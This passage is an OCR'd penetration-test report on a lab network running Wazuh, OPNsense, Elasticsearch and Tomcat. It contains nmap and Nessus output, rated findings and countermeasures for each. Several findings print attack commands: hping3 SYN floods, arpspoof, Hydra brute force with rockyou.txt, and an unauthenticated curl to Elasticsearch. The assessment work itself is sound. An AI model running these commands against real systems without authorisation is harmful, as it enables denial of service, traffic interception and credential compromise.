443/tcp   open   ssl/https
1514/tcp  open   fujitsu-dtcns?
3001/tcp  closed nessus
3443/tcp  closed ov-nnm-websrv
5001/tcp  closed commplex-link
5601/tcp  closed esmagent
9000/tcp  closed cslistener
9001/tcp  closed tor-orport
9200/tcp  closed wap-wsp
55000/tcp open   ssl/http       aiohttp 3.9.1 (Python 3.9)
```

| 3. | Unsafe Certificate Management |
|---|---|
| **Description** | The system uses unverified operating management certificates signed by an unrecognized private Certificate Authority (CA). The SQL service binds to these untrusted certificates, and key files are stored in an insecure location:<br><br>`C:\SJ\FST\Maps/LinkApp\C0E3Buff1A/.../keypointfiles.js.` |
| Impact | • Man-in-the-middle (MITM) attacks on internal communications.<br>• Potential compromise of SQL data integrity. |
| **Severity** | High |
| **Risk Rating:** | 8/10(DREAD: Damage 3, Reproducibility 2, Exploitability 2, Affected 1, Discoverability 1) |

| Screenshot |  |
|---|---|

| 4. | Outdated Apache HTTP Server with Known Exploits |
|---|---|
| **Description** | The detected version of Apache HTTP Server (Apache/2.4.23) is outdated and affected by multiple critical CVEs (e.g., CVE-2017-9788, CVE-2017-3169). These vulnerabilities allow remote code execution, information disclosure, and denial of service attacks. |
| Impact | Remote Code Execution (RCE), complete web server compromise, privilege escalation, session hijacking, and potential DoS. |
| **Severity** | Critical |
| **Risk Rating:** | 9/10 (DREAD: Damage 3, Reproducibility 2, Exploitability 2, Affected Users 1, Discoverability 1) |

| | |
|---|---|
| **Screenshot** |  |

MEDIUM SSL Certificate Cannot Be Trusted

**Description**

The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below :

- First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority.

- Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates.

- Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that Nessus either does not support or does not recognize.

If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host.

**Solution**

Purchase or generate a proper SSL certificate for this service.

**See Also**

https://www.itu.int/rec/T-REC-X.509/en
https://en.wikipedia.org/wiki/X.509

**Output**

```
The following certificate was at the top of the certificate
chain sent by the remote host, but it is signed by an unknown
certificate authority :

|-Subject : C=US/L=California/O=Wazuh/OU=Wazuh/CN=wazuh-dashboard
|-Issuer  : OU=Wazuh/O=Wazuh/L=California
```

To see debug logs, please visit individual host

| Port ▲ | Hosts |
|---|---|
| 443 / tcp / www | 192.168.6.3 |


```
The following certificate was at the top of the certificate
chain sent by the remote host, but it is signed by an unknown
certificate authority :

|-Subject : C=JP/ST=Tokyo/L=Tokyo/O=Shuffle/OU=Shuffle/CN=Shuffle/E=frikky@shuffler.io
|-Issuer  : C=JP/ST=Tokyo/L=Tokyo/O=Shuffle/OU=Shuffle/CN=Shuffle/E=frikky@shuffler.io
```

To see debug logs, please visit individual host


| Port ▲ | Hosts |
|---|---|
| 3443 / tcp / www | 192.168.6.4 |

| 5. | **Exposed Tomcat Default Page and Manager Interface** |
|---|---|
| **Description** | The Tomcat default page and the management interface at /manager/html are publicly accessible. This suggests default configurations were not changed, exposing the server to known Tomcat exploitation vectors such as unauthorized access or malicious file deployment. |
| Impact | Unauthorized access to the Tomcat manager, ability to deploy malicious applications (e.g., web shells, backdoors), potential full system compromise. |
| **Severity** | High |
| **Risk Rating:** | 8/10 (DREAD: Damage 3, Reproducibility 2, Exploitability 2, Affected Users 1, Discoverability 0) |

| Screenshot |  |
|---|---|





| 6. | **Information Disclosure – Internal File Paths and Stack Trace** |
|---|---|
| **Description** | A runtime error exposes a full stack trace that includes sensitive internal file paths such as C:\Users\Admin\AppData\.... This reveals backend structure, component details, and may help attackers craft targeted exploits. |
| Impact | Exposure of internal information, reverse engineering facilitation, increased attack surface for phishing and targeted exploitation. |
| **Severity** | Medium |
| **Risk Rating:** | 6/10 (DREAD: Damage 2, Reproducibility 1, Exploitability 1, Affected Users 1, Discoverability 1) |

| Screenshot |  |
|---|---|


| 7. | ICMP Timestamp Request Remote Date Disclosure |
|---|---|
| **Description** | The target host responds to ICMP timestamp requests, revealing its system time. This can aid attackers in bypassing time-based authentication mechanisms by syncing their clock with the server. Although modern Windows versions return intentionally inaccurate timestamps, they are typically within 1000 seconds of the real time. |
| Impact | Time synchronization attacks, assistance in bypassing time-based authentication (e.g., TOTP), or correlation with other systems during coordinated attacks. |
| **Severity** | Low |
| **Risk Rating:** | 3/10 (DREAD: Damage 1, Reproducibility 1, Exploitability 1, Affected Users 0, Discoverability 0) |

**Screenshot**


test / Plugin #57582
Back to Vulnerability Group
Hosts 5
Vulnerabilities 34
Notes 10
History 2
MEDIUM
SSL Self-Signed Certificate
Description
The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host.
Note that this plugin does not check for certificate chains that end in a certificate that is not self-signed, but is signed by an unrecognized certificate authority.
Solution
Purchase or generate a proper SSL certificate for this service.
Output
The following certificate was found at the top of the certificate chain sent by the remote host, but is self-signed and was not found in the list of known certificate authorities :
|-Subject : C=JP/ST=Tokyo/L=Tokyo/O=Shuffle/OU=Shuffle/CN=Shuffle/E=frikky@shuffler.io
To see debug logs, please visit individual host
Port
Hosts
3443 / tcp / www
192.168.6.4



test / Plugin #10114
Back to Vulnerabilities
Configure
Audit Trail
Launch
Report
Export
Hosts 5
Vulnerabilities 34
Notes 10
History 2
LOW
ICMP Timestamp Request Remote Date Disclosure
Description
The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.
Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.
Solution
Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).
Output
The difference between the local and remote clocks is -17 seconds.
To see debug logs, please visit individual host
Port
Hosts
0 / icmp
192.168.6.1
Plugin Details
Severity: Low
ID: 10114
Version: 1.56
Type: remote
Family: General
Published: August 1, 1999
Modified: October 7, 2024
VPR Key Drivers
Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Unproven
Age of Vuln: 730 days +
Product Coverage: Very High
CVSSV3 Impact Score: 1.4
Threat Sources: No recorded events
Risk Information

| 8. | Weak or Default Passwords |
|---|---|
| **Description** | Several systems are using default or weak passwords that are susceptible to brute-force attacks using common dictionaries.<br><br>Hydra completed the task quickly (within ~2 seconds), showing the system is responsive and unprotected against brute-force attempts. |
| **Target** | User accounts, administrative interfaces, and services across the infrastructure (e.g., firewalls, SOC machines, security tools). |
| **Risk Rating** | Medium (10) |
| **Attack techniques** | ● Brute-force attacks using dictionary wordlists<br>● Login attempts on services using default credentials<br>● Credential stuffing if reused elsewhere |
| **Countermeasures** | Enforce strong password policies (length, complexity, expiration)<br><br>Immediately change all default credentials<br><br>Implement account lockout mechanisms and rate limiting<br><br>Use multi-factor authentication (MFA) wherever possible<br><br>Monitor for repeated failed login attempts |

| | |
|---|---|
| **Reference** | |
| **Screenshot** |  |



| 9. | **Wazuh Management Interface Exposure to Internal Network** |
|---|---|
| **Description** | The Wazuh Manager web interface is accessible from all machines within the SOC/internal zone without network restrictions. This violates security best practices, which recommend limiting access to centralized management interfaces to specific admin hosts only. |
| **Target** | Wazuh Manager Web UI (typically running on port 55000 or 5601 if integrated with Kibana) |
| **Risk Rating** | **High — exposes centralized security infrastructure to potential misuse or compromise.** |
| **Attack techniques** | Lateral movement from compromised internal machines<br>Brute-force login attempts on the web interface<br>Unauthorized access to logs, configurations, or rule manipulation |
| **Countermeasures** | Restrict access using firewall rules (e.g., only allow specific admin IPs)<br>Enforce TLS encryption and strong authentication (MFA, strong passwords)<br>Disable unnecessary web access or expose it through a bastion host only |

| | |
|---|---|
| | Monitor and alert on unauthorized access attempts |
| **Reference** | Wazuh Hardening Guide: https://documentation.wazuh.com/current/user-manual/capabilities/hardening.html |
| **Screenshot** |  |




| 10. | **CSRF Token Leakage in OPNsense Responses** |
|---|---|
| **Description** | HTTP responses from the firewall interface exposed CSRF tokens in JavaScript, suggesting insecure client-side token handling and potentially expired sessions being reused. |
| **Target** | OPNsense WebUI (port 80/443) |
| **Risk Rating** | Medium (10) |
| **Attack techniques** | Nmap script output exposed:<br>`xhr.setRequestHeader("X-CSRFToken", "1TaNu6B4SSTHES_304RXu");` |

| | |
|---|---|
| **Countermeasures** | Store CSRF tokens in `HttpOnly` cookies<br><br>Regenerate tokens per session<br><br>Use strict session timeouts and user-agent binding |
| **Reference** | Cross Site Request Forgery (CSRF) \| OWASP Foundation<br><br>HIPAA §164.312(a)(2)(i): Access Control |
| **Screenshot** |  |


## 11. Unsecured Elasticsearch Service Exposing Internal Metadata


**Description**

The Elasticsearch instance at port 9200 responds to unauthenticated HTTP requests and exposes internal metadata, including cluster name, version, and node name. This weak configuration allows attackers to extract operational details and possibly ePHI.

| | |
|---|---|
| **Target** | Elasticsearch (port 9200)<br><br>Host: `192.168.6.5` (bouriga-virtual-machine) |
| **Risk Rating** | **Critical – Full unauthenticated access to internal logs and configuration can directly expose or allow manipulation of ePHI, violating HIPAA.** |
| **Attack techniques** | `curl http://192.168.6.5:9200`<br><br>Nmap response: `"Elasticsearch built-in security features are not enabled."` |
| **Countermeasures** | Enable X-Pack (auth, TLS)<br><br>Whitelist internal IPs only<br><br>Reverse proxy with basic auth<br><br>Disable risky methods like `DELETE` |
| **Reference** | Wazuh Hardening Guide: https://documentation.wazuh.com/current/user-manual/capabilities/hardening.html<br><br>HIPAA §164.312(c)(1): Integrity Controls |
| **Screenshot** |  |

| | |
|---|---|
| |  |


| 12. | **Weak Network Segmentation (Flat LAN Architecture)** |
|---|---|
| **Description** | The entire infrastructure (SIEM, endpoints, services) is hosted within a flat LAN. There are no VLANs or functional zones (DMZ, SOC, Honeynet), violating isolation principles. |
| **Target** | Entire network (192.168.6.0/24 |
| **Risk Rating** | **High – Lack of segmentation violates least privilege and exposes all internal systems to compromise once a single host is breached.** |
| **Attack techniques** | Lateral movement post-exploitation<br><br>Network reconnaissance with Nmap, ARP |
| **Countermeasures** | Implement VLAN-based segmentation<br><br>Enforce inter-zone firewall rules<br><br>Isolate SIEM, DMZ, and management interfaces |

| | |
|---|---|
| **Reference** | NIST SP 800-41 Rev. 1<br><br>HIPAA §164.308(a)(1)(ii)(A) |
| **Screenshot** |  |

| 13. | No Honeypot or Deception Layer Present |
|---|---|
| **Description** | There are no honeypots or decoy services deployed in the network. This prevents early detection of unauthorized recon or lateral movement. |
| **Target** | Entire network |
| **Risk Rating** | **Medium – Absence of deception doesn't cause immediate risk but limits proactive threat detection capabilities.** |
| **Attack techniques** | Passive observation, no evidence of honeypots on `nmap` |
| **Countermeasures** | Deploy T-Pot or Cowrie<br><br>Feed alerts to SIEM<br><br>Place honeypots in DMZ/SOC zones |
| **Reference** | MITRE ATT&CK – Deception<br><br>HIPAA §164.308(a)(1)(ii)(D) |
| **Screenshot** | |


| 14. | SYN Flood Attack Partially Mitigated by Firewall |
|---|---|
| **Description** | A SYN flood attack against the gateway was attempted using `hping3`, but the attack failed to bring the gateway down. However, there were no logs, alerts, or signs of active rate-limiting or blacklisting. |
| **Target** | OPNsense Firewall `192.168.6.1`, Wazuh Agent `192.168.6.2` |
| **Risk Rating** | **Low – The system resisted the flood, but absence of alerts or rate-limit logs suggests potential blind spots.** |
| **Attack techniques** | `hping3 --flood --syn 192.168.6.1`<br>`hping3 --flood --syn 192.168.6.2`<br>No gateway disruption occurred<br>No visible alert or IP blocking in firewall logs |
| **Countermeasures** | Enable SYN cookies and state thresholds<br>Activate rate-limiting per IP<br>Integrate alerts into Wazuh or other SIEM |
| **Reference** | RFC 4987 – TCP SYN Flooding Attacks<br>HIPAA §164.308(a)(1)(ii)(D) |

**Screenshot**





| 15. | ARP Spoofing Attempt Detected (No Gateway Poisoning, DHCP Discoveries Observed) |
|---|---|
| **Description** | An ARP spoofing attempt was made but failed to poison the gateway (192.168.6.1), suggesting possible ARP inspection, static ARP entries, or other protections. However, Ettercap captured DHCP Discover packets containing MAC addresses, indicating that DHCP traffic is observable. While no full MitM (Man-in-the-Middle) attack was achieved, this exposure could facilitate reconnaissance or potential MAC-based spoofing in less-secured environments. |

| | |
|---|---|
| **Target** | OPNsense Firewall `192.168.6.1` |
| **Risk Rating** | **Medium – While ARP spoofing failed, the visibility of DHCP requests (including MAC addresses) indicates an opportunity for passive reconnaissance or future attack vectors if MAC filtering or DHCP protections are weak.** |
| **Attack techniques** | `arpspoof -i eth0 -t 192.168.6.1 victimIP`<br><br>`Observed DHCP Traffic: Ettercap logged DHCP Discover frames, exposing MAC addresses.` |
| **Countermeasures** | Enable ARP inspection on switches/routers.<br><br>Log and alert on ARP anomalies (duplicate MACs, gateway changes).<br><br>Secure DHCP: Implement DHCP snooping to prevent rogue DHCP attacks.<br><br>Monitor for MAC spoofing: Detect abnormal MAC address changes. |
| **Reference** | MITRE ATT&CK: T1557.001 (ARP Spoofing)<br><br>HIPAA §164.312(b): Audit Controls |

| | |
|---|---|
| **Screenshot** |  |

| | |
|---|---|
| **16.** | **Ineffective SSH Brute Force Defense** |
| **Description** | Brute-force attack against SSH using Hydra revealed that password-based authentication was disabled — which is good — but it wasn't monitored or logged (no active detection alert was observed). |
| **Target** | SSH service on 192.168.6.1 |

| | |
|---|---|
| **Risk Rating** | **Low (but incomplete defense)** |
| **Attack techniques** | Hydra with rockyou.txt<br><br>Attempted 14344399 combinations<br><br>Returned:<br><br>[ERROR] ssh target does not support password auth |
| **Countermeasures** | Disable password auth (already applied)<br><br>Add IP blocking (fail2ban, SSHGuard)<br><br>Enable Wazuh or OSSEC alerts for brute-force attempts |
| **Reference** | CIS Benchmark – SSH Hardening<br><br>[HIPAA §164.308(a)(5)] – Login Monitoring |
| **Screenshot** |  |